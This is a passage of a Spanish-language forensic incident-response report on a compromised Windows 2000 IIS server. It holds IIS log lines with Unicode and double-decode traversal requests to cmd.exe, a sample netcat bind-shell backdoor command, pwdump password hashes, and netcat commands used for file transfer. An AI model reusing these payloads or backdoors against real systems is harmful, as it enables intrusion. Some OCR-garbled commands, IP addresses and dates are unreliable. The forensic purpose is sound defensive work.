23:01:18 95.16.3.79 GET /favicon.ico 404
23:03:23 95.208.123.64 GET /NULL.printer 404
23:08:45 95.16.3.79 GET /NULL.printer 404
23:15:09 95.208.123.64 OPTIONS / 200
23:16:30 95.208.123.64 OPTIONS / 200
23:16:30 95.208.123.64 PROPFIND /ADMIN$ 404
```

```
23:17:04                    95.16.3.79                    GET
/scripts/../../../../winnt/system32/cmd.exe 200
23:17:54                    95.16.3.79                    GET
/scripts/../../../../winnt/system32/cmd.exe 502
23:20:19                    95.16.3.79                    GET
/scripts/..%5c..%5c..%5c../winnt/system32/cmd.exe 200
23:32:43 95.208.123.64 OPTIONS / 200
23:32:43 95.208.123.64 PROPFIND /ADMIN$ 404
23:33:52 95.208.123.64 PROPFIND /ADMIN$ 404
23:58:16 95.208.123.64 OPTIONS / 200
23:58:16 95.208.123.64 PROPFIND /ADMIN$ 404
```

Si el intruso había suprimido los archivos de registro en el disco duro, los datos volátiles pueden haber desempeñado un papel fundamental en la determinación de cómo, cuándo y dónde fue iniciada la intrusión.

Ya que contamos con la información volátil, seria el turno de obtener información no volátil. Tambien se puede recuperar este tipo de información de una duplicación forense si así se lo desea, pero debemos tener en cuenta que esta opción puede ser difícil o hasta imposible. Parte de la información que deseamos adquirir es la siguiente:

- VERSIÓN DEL SISTEMA Y NIVEL DE PARCHE

Si no se ha figurado por ahora, una investigación puede ser tediosa, y a veces es difícil saber por dónde empezar. Uno de los hechos importantes que podemos aprender acerca de JBRWWW es su versión del sistema operativo y parches de seguridad que se han instalado. Sabiendo que parches se han aplicado al servidor nos permitirá reducir nuestra investigación inicial a zonas de alta probabilidad. Esto no quiere decir que un intruso no intento instalar un parche para cubrir los medios de ataque, mantener su acceso a la máquina, y disuadir a otros intrusos. El programa PsInfo, nos permitirá consultar a JBRWWW por su sistema de información. El sistema de información que produce PsInfo nos permitirá ver los parches que se han aplicado.

PsInfo corre con el siguiente comando: donde –h es usada para mostrar hotfices instalados, -s es usado para mostrar el software instalado, y –d es usado para mostrar la información del volumen de disco:

psinfo –h –s -d

psinfo nos provee los siguientes resultados:

```
******************
***** psinfo *****
******************
PsInfo 1.34 - local and remote system information viewer
Copyright (C) 2001-2002 Mark Russinovich
```

```
Sysinternals - www.sysinternals.com

Querying information for JBRWWW...
 System information for \\JBRWWW:
Uptime:                    0 days, 4 hours, 36 minutes, 20 seconds
Kernel version:              Microsoft Windows 2000, Uniprocessor
Free
Product type:              Professional
Product version:           5.0
Service pack:              0
Kernel build number:       2195
Registered organization:   JBR Bank
Registered owner:          JBR Bank
Install date:              8/23/2003, 12:46:00 PM
IE version:                5.0100
System root:               C:\WINNT
Processors:                1
Processor speed:           435 MHz
Processor type:            Intel Pentium II or Celeron
Physical memory:           126 MB
Volume   Type        Format      Label         Size           Free
Free
  A:     Removable                                            0%
  C:     Fixed       NTFS          4.0 GB    3.2 GB           80%
  D:     CD-ROM      CDFS          CDROM     272.8MB          0%
OS Hot Fix    Installed Q147222  8/23/2003
Applications:
```

```
WebFldrs 9.00.3501
```

Vemos que solo un hotfix (Q147222) ha sido instalado. El nombre del mismo nos direcciona hacia el servidor Exchange, el servidor de correo para Microsoft Windows. Haciendo una rebusca en http://www.secutiryfocus.com, nos damos cuenta que JBRWWW es vulnerable a multitudes de ataques, incluyendo “Unicode” y a “Double Decode”. Ya que hay 2 ataques a servidores web y JBRWWW está corriendo un servidor web, debemos adquirir los registros del mismo, para ver wether el intruso tuvo acceso al servidor web.

- SISTEMA DE ARCHIVOS DE HORA Y FECHA

La mayoría de los investigadores utiliza el comando dir para capturar el archivo de tiempo y fecha, pero se recomienda una mejor herramienta.

El comando dir estándar produce una salida que es incómodo y que no pueden ser fácilmente importados en una hoja de cálculo para que podamos ordenar los diferentes atributos de los datos. En el paquete UnxUtils, disponible de UnxUtils.sourceforge.net, encontraremos un comando llamado FIND. Este comando imprimirá una línea por cada archivo, cualquiera de los atributos del archivo que deseamos.

Por lo tanto, con el siguiente comando, podemos imprimir los permisos de archivo, fecha del último acceso, el tiempo de último acceso, fecha de modificación, fecha de modificación, fecha de creación, hora de creación, la propiedad del usuario, el propietario del grupo, el tamaño de archivo y la ruta completa de cada archivo en la unidad C: drive:

```
find c:\ -printf "%m;%Ax;%AT;%Tx;%TT;%Cx;%CT;%U;%G;%s;%p\n"
```

Notemos que cuando establecemos el comando, delimitamos cada uno de los atributos con una coma. Esto nos permitirá importarlo a una hoja de cálculo. Después de que importemos los datos. Después de importar estos datos, podemos realizar las clases de nombre de ruta del archivo. Porque ya sabemos que C: \ WINNT \ sytem32 \ OS2 \ DLL es un camino en el que el atacante dejó sus herramientas, vamos a examinar ese directorio:

Tabla 1.- Archivos sospechosos encontrados con el comando FIND.

Created Date	CreatedTime	File Size	File Name
08\23\2003	8:14:18	0	c:\WINNT\system32\os2
08\23\2003	8:14:18	8192	c:\WINNT\system32\os2\dll
10\01\2003	19:25:07	13929	c:\WINNT\system32\os2\dll\Configure
10\01\2003	19:25:07	15427	c:\WINNT\system32\os2\dll\COPYING
10\01\2003	19:25:07	68016	c:\WINNT\system32\os2\dll\cygregex.dll
10\01\2003	19:25:07	971080	c:\WINNT\system32\os2\dll\cygwin1.dll
12\07\1999	7:00:00	12646	c:\WINNT\system32\os2\dll\doscalls.dll
10\01\2003	19:25:08	902	c:\WINNT\system32\os2\dll\iroffer.cron
10\01\2003	19:25:08	213300	c:\WINNT\system32\os2\dll\iroffer.exe
10\01\2003	19:25:09	2924	c:\WINNT\system32\os2\dll\Makefile.config
10\01\2003	19:25:09	0	c:\WINNT\system32\os2\dll\mybot.ignl
10\01\2003	19:25:09	0	c:\WINNT\system32\os2\dll\mybot.ignl.bkup
10\01\2003	19:25:09	4	c:\WINNT\system32\os2\dll\mybot.ignl.tmp
10\01\2003	19:25:09	25774	c:\WINNT\system32\os2\dll\mybot.log
10\01\2003	19:25:09	168	c:\WINNT\system32\os2\dll\mybot.msg
10\01\2003	19:25:09	5	c:\WINNT\system32\os2\dll\mybot.pid
10\01\2003	22:26:23	49	c:\WINNT\system32\os2\dll\mybot.xdcc

10\01\2003	21:56:22	49	c:\WINNT\system32\os2\dll\mybot.xdcc.bkup
10\01\2003	22:26:23	233	c:\WINNT\system32\os2\dll\mybot.xdcc.txt
10\01\2003	19:25:09	19792	c:\WINNT\system32\os2\dll\myconfig
10\01\2003	19:24:37	120320	c:\WINNT\system32\os2\dll\nc.exe
12\07\1999	7:00:00	247860	c:\WINNT\system32\os2\dll\netapi.dll
10\01\2003	19:25:09	5080	c:\WINNT\system32\os2\dll\README
10\01\2003	19:55:51	36864	c:\WINNT\system32\os2\dll\samdump.dll
10\01\2003	19:25:09	19767	c:\WINNT\system32\os2\dll\sample.config
10\01\2003	19:55:42	32768	c:\WINNT\system32\os2\dll\setup.exe
10\01\2003	19:58:38	342	c:\WINNT\system32\os2\dll\temp.txt
10\01\2003	19:52:44	122880	c:\WINNT\system32\os2\dll\update.exe
10\01\2003	19:25:10	16735	c:\WINNT\system32\os2\dll\WHATSNEW
12\07\1999	7:00:00	108095	c:\WINNT\system32\os2\oso001.009

Vemos que la mayoría de las herramientas se crearon durante la noche del 10 \ 01 \ 2003. Si hacemos una clasificación en los metadatos del archivo por el tiempo de creación y marcas de fecha, vemos que todos estos archivos se crearon aproximadamente al mismo tiempo, como en la Tabla 2.

Tabla 2.- Archivos creados durante el ataque en JBRWWW.

Created date	Created time	File size	File name
10\01\2003	19:16:30	61440	c:\WINNT\system32\PSEXESVC.EXE
10\01\2003	19:24:37	120320	c:\WINNT\system32\os2\dll\nc.exe

10\01\2003	19:25:07	13929	c:\WINNT\system32\os2\dll\Configure
10\01\2003	19:25:07	15427	c:\WINNT\system32\os2\dll\COPYING
10\01\2003	19:25:07	68016	c:\WINNT\system32\os2\dll\cygregex.dll
10\01\2003	19:25:07	971080	c:\WINNT\system32\os2\dll\cygwin1.dll
10\01\2003	19:25:08	902	c:\WINNT\system32\os2\dll\iroffer.exe
10\01\2003	19:25:08	213300	c:\WINNT\system32\os2\dll\iroffer.cron
10\01\2003	19:25:09	2924	c:\WINNT\system32\os2\dll\Makefile.config
10\01\2003	19:25:09	0	c:\WINNT\system32\os2\dll\mybot.ignl
10\01\2003	19:25:09	0	c:\WINNT\system32\os2\dll\mybot.ignl.bkup
10\01\2003	19:25:09	4	c:\WINNT\system32\os2\dll\mybot.ignl.tmp
10\01\2003	19:25:09	25774	c:\WINNT\system32\os2\dll\mybot.log
10\01\2003	19:25:09	168	c:\WINNT\system32\os2\dll\mybot.msg
10\01\2003	19:25:09	5	c:\WINNT\system32\os2\dll\mybot.pid
10\01\2003	19:25:09	19792	c:\WINNT\system32\os2\dll\myconfig
10\01\2003	19:25:09	5080	c:\WINNT\system32\os2\dll\README
10\01\2003	19:25:09	19767	c:\WINNT\system32\os2\dll\sample.config
10\01\2003	19:25:10	16735	c:\WINNT\system32\os2\dll\WHATSNEW
10\01\2003	19:48:44	0	c:\WINNT\system32\os2\dll\update.exe
10\01\2003	19:52:44	122880	c:\update.exe
10\01\2003	19:55:42	32768	c:\WINNT\system32\os2\dll\setup.exe
10\01\2003	19:55:51	36864	c:\WINNT\system32\os2\dll\samdump.dll
10\01\2003	19:58:38	342	c:\WINNT\system32\os2\dll\temp.txt
10\01\2003	21:56:22	49	c:\WINNT\system32\os2\dll\mybot.xdcc.bkup

10\01\2003	22:26:23	49	c:\WINNT\system32\os2\dll\mybot.xdcc
10\01\2003	22:26:23	233	c:\WINNT\system32\os2\dll\mybot.xdcc.txt

Obviamente, sabemos que iroffer se instaló en el sistema en etapas anteriores de nuestra investigación. También hemos visto que el atacante, junto con PsExec, estableció una puerta trasera con netcat. Los archivos que no sabíamos acerca aparecen en la tabla 2.

Todos los archivos de la Tabla 2 son de interés para nosotros, y nos tocara copiar estos archivos en nuestra estación de trabajo forense para el análisis de herramientas.

- DATOS DEL REGISTRO

Hay dos personajes principales de investigación que podemos descubrir en el vertedero de registro. Aunque el resultado de dumping en el registro es grande (en el caso de JBRWWW, que era más de 7 MB de largo), se pueden buscar rápidamente los cables siguientes:

- Los programas ejecutados en el arranque
- Las entradas creadas por las herramientas del intruso

Podremos capturar el registro completo, en un formato más bien críptico, utilizando RegDmp sin opciones de línea de comandos. La salida con formato ASCII es tal que las herramientas de registro de Microsoft puede alterar el contenido. Debido a que estamos interesados en unas pocas líneas, haremos nuestro análisis con un editor de texto estándar. Después de obtener la salida con el comando regdmp, vemos que la clave \ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion contiene tres sub-claves que son de interés para nosotros: Run, RunOnce y RunOnceEx. Los valores de las claves Run significan programas que se ejecutan cuando se inicia el sistema. JBRWWW tenía la siguiente información en esta área del registro:

```
Reliability
            TimeStampInterval = REG_DWORD 0x00000000
            Run
            Synchronization Manager = mobsync.exe /logon
            RunOnce
            RunOnceEx
```

mobsync.exe es un sistema binario, por lo que no se ve herramientas que el intruso destino a ejecutarse en el inicio del sistema. Si el atacante fue inteligente, pudo haber colocado el comando siguiente en el registro para abrir automáticamente una puerta trasera:

```
nc-d-L-p 10000-e C: \ winnt \ system32 \ cmd.exe
```

Otra cosa que puede que deseamos ver en el registro es cualquier artefacto sospechoso de la herramienta del intruso. Esto puede parecer desalentador, pero en realidad no lo es. La mayor parte del tiempo se conocen los nombres de las herramientas debido a las entradas en el sistema de archivos. Por lo tanto, en el caso de JBRWWW, es posible buscar "PsExec", "iroffer", u otros nombres de archivo correspondientes. La búsqueda de estos nombres no produjeron nada para JBRWWW.

Este paso se hace más importante cuando se tiene un rack de servidores y sabemos que uno está comprometido. Después de hacer una investigación a fondo y encontrar los restos en el registro de las herramientas de un intruso, podemos hacer una búsqueda en otros servidores para determinar si se han comprometido también.

- LA POLITICA DE AUDITORIA

La siguiente serie de herramientas que se ejecutan dependerá de la política de auditoría de jBRWWW. Sin auditoría adecuada (y que es el valor predeterminado para Windows NT y 2000, por cierto), no vamos a

tener los registros relacionados con la seguridad. El comando para determinar la directiva de auditoría es auditpol. Auditpol se distribuye con los kits de recursos de Microsoft. La siguiente información se devuelve cuando se corre auditpol sin argumentos de línea de comandos en JBRWWW:

```
********************
***** auditpol *****
********************
Running ...
(0) Audit Disabled
System                          = No
Logon                           = No
Object Access                   = No
Privilege Use                   = No
Process Tracking                = No
Policy Change                   = No
Account Management              = No
Directory Service Access        = No
Account Logon                   = No
```

Esto es preocupante! No hay eventos generados a partir de inicios de sesión u otros eventos relacionados con la seguridad. Nuestros registros de eventos del sistema no será una buena fuente de información para nosotros debido a la política de auditoría conservadora.

- UNA HISTORIA DE LOS INICIOS DE SESIÓN

Una historia de inicios de sesión se puede obtener con el comando NTLast, distribuido por http://www.foundstone.com. NTLastcan puede ser ejecutado en una miríada de formas, pero estamos interesados en todos los inicios de sesión, por lo que no vamos a utilizar argumentos de línea de comandos cuando se ejecuta en JBRWWW:

```
******************
***** ntlast *****
******************
 - No Records - Check to see if auditing is on
```

Esta herramienta depende de la directiva de auditoría para determinar el historial de acceso. Como se puede ver, es muy importante para habilitar la auditoría.

- LOS REGISTROS DE EVENTOS DEL SISTEMA

Por lo general, hay tres tipos de registros de eventos en un equipo con Windows:

- Seguridad
- Aplicación
- Sistema

El comando PsLogList dentro del conjunto PsTools distribuido en http://www.sysinternals.com va a extraer estos registros en un agradable, fácil de leer formato de texto. El siguiente comando volcará el Registro de eventos de Seguridad un formato delimitado por comas adecuado para la hoja de cálculo:

```
psloglist-s-x security
```

El interruptor-s le dice a psloglist para volcar cada evento en una sola línea que la salida es adecuada para el análisis con una hoja de cálculo. El modificador-x dice psloglist para volcar la información extendida para cada evento. También puede reemplazar la seguridad con la aplicación o el sistema si desea adquirir los otros registros en el sistema víctima.

El registro de sucesos de seguridad contiene toda la información generada por nuestra política de auditoría. Lo más importante, estaríamos interesados en la información acerca de los inicios de sesión / cierres de sesión y cualquier objeto auditado en el sistema. Por supuesto,

como era de esperar, JBRWWW no reporta ningún evento en los registros.

El registro de sucesos de aplicación contiene los datos generados por las aplicaciones instaladas. Algunos eventos son informativos, mientras que otros indican errores de la aplicación. Al examinar los registros JBRWWW de aplicación, todo lo que vemos son mensajes creados a partir de la instalación de programas estándar en el sistema a partir de agosto 23, 2003.

El registro de sucesos del sistema, contiene los mensajes de los servicios del sistema. El registro del sistema es el registro en el que se vería fallos de controladores de dispositivos, los conflictos de direcciones IP y otra información. Al examinar los registros JBRWWW de sistema, vemos únicamente los mensajes creados por el uso normal del sistema. Parece que los registros de eventos, en esta investigación, no nos dan pistas válidas.

- CUENTAS DE USUARIO

La forma más fácil de puerta trasera para un intruso a utilizar es uno que se mezcla en los patrones de tráfico normal de la máquina víctima. Por lo tanto, tendría sentido que el atacante creara un nuevo usuario para poder acceder a los mismos servicios que utilizan los usuarios válidos. Es fácil para nosotros volcar las cuentas de usuario con la utilidad pwdump, que es bien conocido por los administradores y los agresores por igual.

Al escribir sobre pwdump JBRWWW, recibimos la siguiente información:

```
********************
***** pwdump3 *****
********************
Administrator:500:9DCFD05D3688BBBFAAD3B435B51404EE:CB8C5705F92DE9
D8D11642948ECCAB72:::
Guest:501:NO                    PASSWORD*********************:NO
PASSWORD*********************:::
IUSR_JBRWWW:1000:B936986BA1C5636B0F28D0549F4A7C10:137C045C1CACAE4
B07C6C3B88BF0CE6D:::
IWAM_JBRWWW:1001:DA3DF28964893179378B2EB9047FBA87:A2C8D0EC209C60A
48DB9365A51565DC4:::
```

Hay 4 usuarios creados para JBRWWW: Administrator, Guest, IUSR_JBRWWW, y IWAM_JBRWWW.

Administrador es la cuenta de superusuario (RID 500) que cada sistema debe tener. Invitado es una cuenta deshabilitada que también existe en todos los sistemas Windows. USER_JBRWWW y IWAM_JBRWWW son cuentas de usuario normales que los procesos, como el servidor Web IIS, utiliza para ejecutar. Estas cuentas estan en la máquina para limitar el daño que un atacante podría provocar que el sistema a través de un ataque basado en Web, porque sólo tienes una cuenta de usuario humilde de acceso de administrador. Vemos que no hay otras cuentas en JBRWWW de interés.

- IIS LOGS

La mayoría de los ataques en la era moderna suceden en el puerto TCP 80 (HTTP). ¿Por qué? Debido a que hay literalmente millones de servidores Web que se ejecutan, y el puerto de entrada de tráfico 80 rara vez está bloqueado en fronteras de la red de la víctima. No se puede bloquear lo que se debe permitir. Sólo podemos adivinar en este momento que pudo haber sido el servidor web IIS.

El servidor Web IIS escribe cualquier actividad a los registros en el directorio C: \ winnt \ system32 \ logfiles por defecto. En este directorio, hay otro directorio llamado W3SVCn, donde n es el identificador único del

servidor Web. Por lo general, esta identificación se inicia en uno, sino porque un servidor web puede alojar dominios, cada directorio W3SVC debe ser analizado. JBRWWW sólo organizó un dominio, por lo que el directorio de interés es W3SVC1.

Dentro del directorio W3SVC1 hay dos archivos: ex030923.log y ex031001.log. Cada uno de estos registros contiene la actividad del servidor web durante un día entero. El nombre del archivo que distingue al día:

```
ffyymmdd.log
```

JBRWWW está utilizando el formato predeterminado de registro ampliado y contiene actividades para los días de 9 de septiembre de 2003 y octubre 1, 2003.

El siguiente problema que debemos superar es cómo transferir los registros relevantes para nuestra estación de trabajo forense. No queremos que los FTP o para realizar cualquier otro comando intrusivo que en gran medida cambiaría el estado de JBRWWW porque estaremos realizando una duplicación forense en el futuro. Vamos a utilizar archivo.txt para transferir archivo.txt de la máquina de la víctima a la

estación de trabajo forense. Por lo tanto, en primer lugar ejecutaremos este comando en la estación de trabajo forense:

```
nc-v-l-p 2222> ex030923.log
```

A continuación, escribimos el siguiente comando en JBRWWW para transferir el archivo llamado ex030923.log a nuestra estación de trabajo forense:

```
escriba c: \ winnt \ system32 \ logfiles \ w3svc1 \ ex030923.log
| nc __ forensic_workstation_ip_address 2222
```

Pulsamos CTRL-C cuando el archivo se termine de transferir. Esto se puede confirmar con una sesión de red de monitoreo simple. También se realizó la misma serie de comandos para transferir ex031001.log a la estación de trabajo forense.

Cuando abrimos ex030923.log, vemos el siguiente encabezado:

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2003-09-23 22:50:59
#Fields: time c-ip cs-method cs-uri-stem sc-status
```

La fecha y la hora, son denunciados en GMT, no EDT (hora local JBRWWW). La segunda línea muestra los campos grabados. Estos son los campos predeterminados que se registran en el servidor IIS, pero hay muchos más disponibles si el administrador les permite. Una buena referencia para estos campos existe en http://www.microsoft.com/technet/prodtechnol/windowsserver2003/proddocs/standard/ref_we_logging.asp

Al comenzar a hojear las primeras líneas, nos damos cuenta de algo muy interesante. En primer lugar, los accesos ocurren muy rápidamente, y la dirección IP de origen es 95.16.3.79. La velocidad de los accesos web es mucho más rápido que una persona puede ingresar. En segundo lugar, la solicitud de cuarto tiene una palabra clave interesante incrustado en él:

```
22:51:17 95.16.3.79 GET /Nikto-1.30-Y7hUN21Duija.htm 404
```

Nikto es bien conocido como escaneo de vulnerabilidad de servidor web desde http://www.cirt.net/code/nikto.shtml.

No tendría sentido que una herramienta de exploración de vulnerabilidad Web pueda acceder a JBRWWW repetidamente en un corto período de tiempo. Otro signo revelador es el código de estado (el número 404 anterior). Cada vez que este número se encuentra en los 400, el acceso

no tuvo éxito. Si el código de estado estaba en los 200, el acceso se ha realizado correctamente. Web escáneres de vulnerabilidad generan numerosos códigos de resultado en los años 400. Otros códigos de resultado se pueden comparar a la tabla en http://www.iisfaq.com/default.aspx?View=A145&P=230. Al revisar el registro para septiembre 9, vemos que toda la actividad provino de una dirección IP en menos de un minuto. JBRWWW fue víctima de un análisis de vulnerabilidades HTTP en ese día.

En Octubre 1 del 2003, vemos la siguiente actividad:

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2003-10-01 22:58:53
#Fields: time c-ip cs-method cs-uri-stem sc-status
22:58:53 95.208.123.64 GET /NULL.printer 404
23:00:55 95.208.123.64 HEAD /iisstart.asp 200
23:01:18 95.16.3.79 GET /iisstart.asp 200
23:01:18 95.16.3.79 GET /pagerror.gif 200
23:01:18 95.16.3.79 GET /favicon.ico 404
23:03:23 95.208.123.64 GET /NULL.printer 404
23:08:45 95.16.3.79 GET /NULL.printer 404
23:15:09 95.208.123.64 OPTIONS / 200
23:16:30 95.208.123.64 OPTIONS / 200
23:16:30 95.208.123.64 PROPFIND /ADMIN$ 404
```

```
23:17:04                        95.16.3.79                        GET
/scripts/../../../../winnt/system32/cmd.exe 200
23:17:54                        95.16.3.79                        GET
/scripts/../../../../winnt/system32/cmd.exe 502
23:20:19                        95.16.3.79                        GET
/scripts/..%5c..%5c..%5c../winnt/system32/cmd.exe 200
23:32:43 95.208.123.64 OPTIONS / 200
23:32:43 95.208.123.64 PROPFIND /ADMIN$ 404
23:33:52 95.208.123.64 PROPFIND /ADMIN$ 404
23:58:16 95.208.123.64 OPTIONS / 200
23:58:16 95.208.123.64 PROPFIND /ADMIN$ 404
```

La primera línea es un signo revelador de desbordamiento de búfer con la extensión "Impresora" de Microsoft Windows 2000 (Securityfocus.com Bugtraq ID 2674) de la dirección IP 95.208.123.64. Porque estamos viendo el ataque en nuestros registros, sabemos que no tuvo éxito. Normalmente, cuando este desbordamiento de búfer se utiliza en un servidor vulnerable, hace que se cierre el servidor Web, por lo que la actividad no se registra en el registro de IIS. Las siguientes cuatro líneas se atribuyen a los usuarios en 95.208.123.64 y 95.16.3.79 accesando a la página web por defecto, tal vez comprobando si el servidor Web se encuentra disponible. El segundo conjunto de líneas representa los intentos fallidos de 95.208.123.64 y 95.16.3.79 utilizando el mismo desbordamiento de búfer ". Impresora". Ver dos direcciones IP nos dice

que puede ser la misma persona o más de una persona que están trabajando juntos.

El tercer conjunto de líneas muestra un ataque con éxito (debido a los códigos de resultado son 200 y 502). Si diseccionamos el ataque, vemos que alguien accede a la carpeta C: \ winnt \ system32 \ cmd.exe ejecutable. El servidor Web no debe tener acceso a la consola de comandos cmd.exe. En resumen, 95.208.123.64 fue capaz de ejecutar comandos en JBRWWW en el contexto de IUSR_JBRWWW (no administrador). Las dos primeras líneas de este conjunto se lo que conoce como el ataque Unicode. La última línea muestra el ataque Decode doble. Ambos ataques son un ataque de directorio transversal en el que el atacante se escapa el directorio en el que se restringe el servidor Web para ejecutar programas arbitrarios en la máquina víctima. Para localizar rápidamente ataques similares en otras máquinas, podríamos buscar cmd.exe en los registros de IIS y ver si el código de resultado fue de 200. Porque JBRWWW no permitió más campos en los registros ampliados del W3C, que no podemos ver lo que el atacante corrió con el shell de comandos.

- ARCHIVOS SOSPECHOSOS

Si no estaban adquiriendo una duplicación forense de JBRWWW, podríamos transferir cualquier archivo sospechoso con nuestro "Poor man´s FTP" utilizando netcat. La sintaxis del mandato para ejecutar la estación de trabajo forense es el siguiente:

```
nc-v-l-p 2222> nombre de archivo
```

Ahora, escriba el siguiente comando en JBRWWW para transferir el archivo llamado “nombre de archivo” para nuestra estación de trabajo forense. Recuerde que el archivo con el nombre del archivo no debe contener texto ASCII. También puede transferir archivos binarios en la máquina víctima de esta manera.

```
Tipo de nombre de archivo | nc forensic_workstation_ip_address
2222
```

Los binarios que fueron marcados por nuestro análisis del sistema de archivos, ya que se crearon durante la intrusión son los siguientes, en la Tabla 3:

Tabla 3.- Los Binarios sospechosos transferidos desde JBRWWW.

File Name
c:\WINNT\system32\os2\dll\nc.exe
c:\WINNT\system32\os2\dll\Configure

```
c:\WINNT\system32\os2\dll\COPYING
c:\WINNT\system32\os2\dll\cygregex.dll
c:\WINNT\system32\os2\dll\cygwin1.dll
c:\WINNT\system32\os2\dll\iroffer.cron
c:\WINNT\system32\os2\dll\iroffer.exe
c:\WINNT\system32\PSEXESVC.EXE
c:\WINNT\system32\os2\dll\Makefile.config
c:\WINNT\system32\os2\dll\mybot.ignl
c:\WINNT\system32\os2\dll\mybot.ignl.bkup
c:\WINNT\system32\os2\dll\mybot.ignl.tmp
c:\WINNT\system32\os2\dll\mybot.log
c:\WINNT\system32\os2\dll\mybot.msg
c:\WINNT\system32\os2\dll\mybot.pid
c:\WINNT\system32\os2\dll\myconfig
c:\WINNT\system32\os2\dll\README
c:\WINNT\system32\os2\dll\sample.config
c:\WINNT\system32\os2\dll\WHATSNEW
c:\update.exe
c:\WINNT\system32\os2\dll\update.exe
c:\WINNT\system32\os2\dll\setup.exe
c:\WINNT\system32\os2\dll\samdump.dll
c:\WINNT\system32\os2\dll\temp.txt
c:\WINNT\system32\os2\dll\mybot.xdcc.bkup
c:\WINNT\system32\os2\dll\mybot.xdcc
c:\WINNT\system32\os2\dll\mybot.xdcc.txt
```

CONCLUSIONES

El objetivo inicial era determinar si se produjo un incidente. Los datos volátiles y no volátiles recogidos durante la respuesta de Windows live indica que una intrusión no autorizada de hecho ocurrió. La figura 1-1 muestra el estado en curso de las conexiones de red no autorizadas detectadas durante la respuesta.




Figura 1.- Conexiones de red durante la intrusión 9:58 Pm el 1 de Octubre, 2003

Aunque no hubo registros de eventos de seguridad de Windows, los registros de IIS indicaron que JBRWWW fue escaneada con una utilidad de escaneo Web conocida como Nikto en 6:51:17 PM del 23 de septiembre de 2003, de la dirección IP 95.16.3.79. Aproximadamente 18 segundos antes de la exploración, una página web predeterminado de IIS se accede desde la dirección IP 95.16.3.23. Esto es común antes y después de un ataque por el intruso para comprobar el estado de la página web mediante el acceso a una página. Esto puede indicar que el atacante tiene acceso o control del sistema en 95.16.3.73 o tal vez estaba trabajando con alguien que lo hizo.

Luego, el 1 de octubre de 2003, un atacante desde la dirección IP 95.208.123.64, posiblemente Trabajando en conjunto con 95.16.3.79, inició un ataque Unicode éxitoso después del fracaso de intentos de desbordamiento de búfer. ". Impresora".

Aunque los detalles no se han determinado, parece que los atacantes fueron capaces de ejecutar comandos en JBRWWW a través del IIS ataque Unicode y establecer una sesión FTP de nuevo a uno de sus sistemas. También fueron capaces de instalar netcat e iroffer en el directorio C: \ WINNT \ system32 \ OS2 \ directorio dll. La Figura 1-2

muestra una secuencia general de la actividad basada en la información recogida durante la respuesta.

.




Figura 2.- Línea de tiempo para Octubre del 2003

RECOMENDACIONES

Para evitar que la empresa sea nuevamente víctima de un ataque, ya sea interno o externo, recomendamos los siguientes puntos básicos:

1. **Seguridad a nivel de red:**
